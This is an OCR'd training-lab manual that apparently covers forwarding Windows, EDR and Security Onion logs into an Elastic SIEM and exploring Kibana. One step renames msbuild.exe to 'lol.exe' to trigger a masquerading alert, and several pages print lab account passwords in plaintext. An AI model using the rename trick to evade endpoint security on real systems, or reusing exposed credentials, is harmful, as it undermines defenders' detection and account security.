
```
PS C:\Program Files\winlogbeat> .\winlogbeat.exe test output
logstash: lab12345csyi.zt.local:5048...
  connection...
    parse host... OK
    dns lookup... OK
    addresses: 10.91.0.4
    dial up... OK
  TLS...
    security... WARN server's certificate chain verification is disabled
    handshake... OK
    TLS version: TLSv1.2
    dial up... OK
  talk to server... OK

PS C:\Program Files\winlogbeat>
```

Start the winlogbeat service by typing **Start-Service winlogbeat**

```
PS C:\Program Files\winlogbeat> Start-Service winlogbeat

PS C:\Program Files\winlogbeat>
```

To verify that you are shipping logs successfully, you can do multiple things.

First, check the following hidden folder: **C:\programData\winlogbeat\logs** and **open** the latest **winlogbeat** file.




Open the file with Notepad or PowerShell_ISE.

You should see connection to backoff established:


```
_pipeline_output]     pipeline/output.go:151  Connection to backoff(async(tcp://lab12345csyi.zt.local:5048)) established
g]    log/log.go:184  Non-zero metrics in the last 30s        {"monitoring": {"metrics": {"beat":{"cpu":{"system":{"ticks"
```

Preferrably, you can use your system of choice to browse to https://lab12345cyi.zt.local:5601 (This is the Kibana Instance) and login as **elastic** with the password **ch00$3eL@$t1c**


Next select the “Hamburger on the top left” (3 horizontal lines) and **click** on **Discover** under the **Analytics** section.




Choose winlogbeat-* as the index.



And **click** on the **Add Filter** button. You will then choose the "**agent.hostname**" field and the Operator value will be "**is**" with the Value being the **name of your system**. See example below, then press **Save**.



You should now be seeing your logs getting ingested into Elastic. Below is an example of what the output may look like.



Congratulations you have collected winlogbeat data into an Elastic Siem.

This same step can be used to install winlogbeat on other devices. You can also utilize SCCM or other techniques to install winlogbeat remotely on multiple devices instead of manually installing it on every system. This is just a demo to show how it works.

7.1.3 Collecting Logs from an Endgame Endpoint Detection and Response (EDR) Server


The Endgame Agent has been installed during the Devices Pillar Lab. We are going to verify ingestion into the Elastic SIEM during this lab.

First, we are going to test alert functionality, do the following:

Open powershell and type the following: **copy C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe lol.exe**

Now try to execute lol.exe by typing **.\lol.exe**


Now **open the Endgame webpage**, click on the **Alerts button** on the left and then **click** on "**Adversary Behaviors**" You should see a Windows File Name mismatch alert.



MSbuild.exe is a windows native tool that adversaries utilize to bypass endpoint security tools and gain a command and control channel.

Next, login to Kibana https://lab12345cyi.zt.local:5601 with the username **elastic** and the password **ch00$3eL@$t1c**

Go to the Discover tab and choose endgame-* instead of winlogbeat-*



Click Add Filter

Choose **observer.hostname** and select "**is**" and choose **your hostname** and hit **save**.

You should now see endgame data collected in the Elastic SIEM from your Windows Client.

This same step can be used to install Endgame on other devices. You can also utilize SCCM or other techniques to install Endgame remotely on multiple devices instead of manually installing it on every system. This is just a demo to show how it works.

7.1.4 Collecting Logs from a Security Onion Intrusion Detection System to feed a separate Elastic SIEM.

Open a Web browser to https://10.91.0.6 and type the **username**: **zt@zt.local** with the password: **ch00S3tHeR3dP1ll** briefly browse through the menus to gain an overview of what Security Onion provides with a packet capture solution, alerts, playbooks, dashboards and other features.

There is a lot of great data within Security Onion that can be utilized with the interface, but we also want this data to feed into our Elastic SIEM in order to be utilized with our other data sources for Zero Trust analytics and Machine Learning / AI functionality.

In order to achieve this, we will install Filebeat on Security Onion.

Security Onion already uses Filebeat in a containerized manner, which allows us to install a second version of Filebeat to collect logs.

Ssh into security onion by typing ssh zerotrust@10.91.0.6 and type the password: **ch00$3tHeR3dP1ll!** when prompted

Next, type **sudo su –** to become root

Navigate to /etc/filebeat by typing **cd /etc/filebeat**

Type **vi filebeat.yml**

Look through the .yml file to get familiar with it and go to line 97 where you will see a similar configuration as you saw in winlogbeat.yml. We have configured filebeat to ship data to a specific Logstash server.

Press **ESC** and then **:q** and **Enter** to exit vi.

Navigate to the /etc/fliebeat/modules.d/ folder

cd modules.d and then type **ls -la**

This contains a list of configuration files for different logs that filebeat knows about. In our Security Onion Scenario, we want to collect **Suricata** and **Zeek** logs.

Type **vi zeek.yml**

You will see a lot of different zeek logs with the **enabled: true** and the **var.paths:[“/nsm/zeek/logs/current/XXXX.log”]** These settings allow you to enable or disable certain logs, and it also allows you to specify the location where the logs are stored.

Press **ESC** and type **:q** and **enter**.

Type **ls –la /nsm/zeek/logs/current/** and this will show you the current logs that zeek has ingested.

Type vi suricata.yml

Suricata's yml file only contains a single enabled: option, which will either enable or disable all logs. In this case, we are using suricata specifically for alerts, so we will enable this and select the var.paths: **["/nsm/suricata/eve*"]**

Press **ESC** and type **:q** and **enter**.

Type ls –la /nsm/suricata/ to see the .json alerts.

DO NOT RUN THE FOLLOWING COMMANDS AS THEY ARE ONLY NEEDED ONCE

In order to install filebeat, we executed the following commands:

rpm filebeat-7.16.3-x86_64.rpm

sudo filebeat modules enable zeek suricata

filebeat –c /etc/filebeat/filebeat.setup.yml setup –modules zeek suricata


systemctl start filebeat

After this was completed, we started seeing Security Onion logs populate into Elastic.

Next, login to Kibana https://lab12345cyi.zt.local:5601 with the username **elastic** and the password **ch00$3eL@$t1c**

Go to **triple horizontal lines** and choose **Discover** under Analytics

Go to filebeat-* as the Index.



You should now be seeing zeek and suricata logs in Elastic.

This concludes the labs for Lesson 7.1. There are numerous configuration options for ingesting logs. These are only examples to get the student to have familiarity and understand the concept of collecting logs and ingesting them into a SIEM.

For Zero Trust, you will need to be able to collect logs on all assets, users, data, and services across your organization. Just collecting all of the data in a single point can take a lot of time and will require unique configurations at times.

7.2 Visibility and Analytics Pillar Lesson 2 (Security Information and Event Management (SIEM))

Background

Per the DoD ZT Capabilities and Activities: CNDSPs/SOCs monitor, detect, and analyze data logged into a security information and event management (SIEM) tool

In the following Lab, the student will utilize a SIEM to perform common analysis functions required of a CNDSP or a SOC analyst.

Prior to attempting the lab, please review Course Slides “7.2 Pillar 7 Visibility and Analytics – Security Information and Event Management (SIEM)”.

Outcomes

1) Student will gain a basic overview of a SIEM and the different analytics and visualization functions it can provide.

2) Student will enable alerting in the SIEM and will generate a basic test alert based on default signatures.

3) Student will create a custom signature to generate alerts based on malicious indicators.

4) Student will use the SIEM to create and manage incident cases.

Lab Infrastructure

Required Lab Machines:

Function	Hostname	IP Address
Elastic	lab12345csim2	10.91.0.2
Endgame	lab12345csim1	10.91.0.3
Logstash + Kibana	lab12345csyi	10.91.0.4
Syslog Server	lab12345csya	10.91.0.5
Security Onion	ZTLabIDS	10.91.0.6
Domain Controller	ZTLabDC1	10.91.0.10
Score Server	ZTScore	10.91.0.11
Kali Box	ZTKali	Student
Windows Student	ZTWinStudentXX	Student


Duration: 60 - 90 Minutes

Task

7.2.1 SIEM Functionality Overview

Login to Kibana https://lab12345cyi.zt.local:5601 with the username **elastic** and the password **ch00$3eL@$t1c**

Click on the **three horizontal lines** and mouse over the **Analytics Menu** and **click on Discover**.



The discover menu allows you to search each of your indexes for data and conduct Cyber hunt actions.

Click on the **grey rectangle** with a word in it that should be **index-*** where index is the selected index. Look at all the different indexes that you can search.

auditbeat-* contains audit log information about devices in your environment.

endgame-* contains Endpoint Detection and Response logs

filebeat-* contains logs collected through the use of the filebeat application. You will most likely see firewall logs, IDS and IPS logs as well as other devices you are collecting on.

metricbeat-* contains metrics based logs through the use of the metricbeat application

snmp-* and **snmptrap-*** contains snmp logs from the environment

winlogbeat-* contains windows client logs collected with winlogbeat

Briefly browse through the Availabile fields and see what data you can sort by. Some of the common fields to look at are the host.name or agent.name fields to identify specific systems. There are hundreds of fields that can be of use to identify activity.

You can also use the Search bar function: This allows you to type in keywords or specific strings that you may be looking for.

To the right of the search bar shows the dates that you are searching between so you can look at historical data if needed. The Refresh button will update the logs to show the latest time range you have selected.

Do a test search by typing in your IP address into the search field to see if you can get information about your system. If you aren't seeing anything, try a different index.


Click the **>** button on one of the entries to get more information about the log.

You can now look deeper into the log and gather additional information about the IP address.


Continue to spend 5 or 10 minutes using the Discover application to look at log data.

Next, press the **triple horizontal lines** and click on the **Dashboards** button beneath Discover.

Search for the [ESSP-TN] Endgame Dashbaord and click on it.




This is an Army tactical dashboard created by the PM. You should see something like the following:




Dashboards allow you to visualize data and to get after the data that you need faster.

We are going to create a very basic dashboard.


Go back to the Dashboards menu and click on **Create Dashboard**.




Click on **Create visualization**



Select endgame-* as the index




Drag and drop client.user.name into the visualization




You should see something similar to this:

Click on **Save and return**




You should now be back at your dashboard with your bar chart. **Create visualization again**.


Click on **Bar vertical stacked** and choose **Table**




Drag **event.kind** to the **Rows** section




Drag **client.ip** to the **Columns** section




And click on **metrics** and ensure it says **Count**






Click save and return



You should be back to your dashboard and it should look similar to this:




Continue to experiment with dashboards for 5-10 minutes to practice creating your own visualizations. You can choose to save or to just click out of your dashboard to move on to the next section.


Click on the **three horizontal lines** and choose **Canvas** under Analytics.

Click on **Add your first workpad**

Next click on **Add data** from the Sample Web logs graphic.




Click on **view data** and choose **Canvas**



You should see a graphical representation of Web logs. **NOTE: if one of your classmates has already done this portion, you will just click on the Web logs and view the canvas.**

Next click on the 229 total visitors button.

Now click on Data on the right hand side under Selected element.

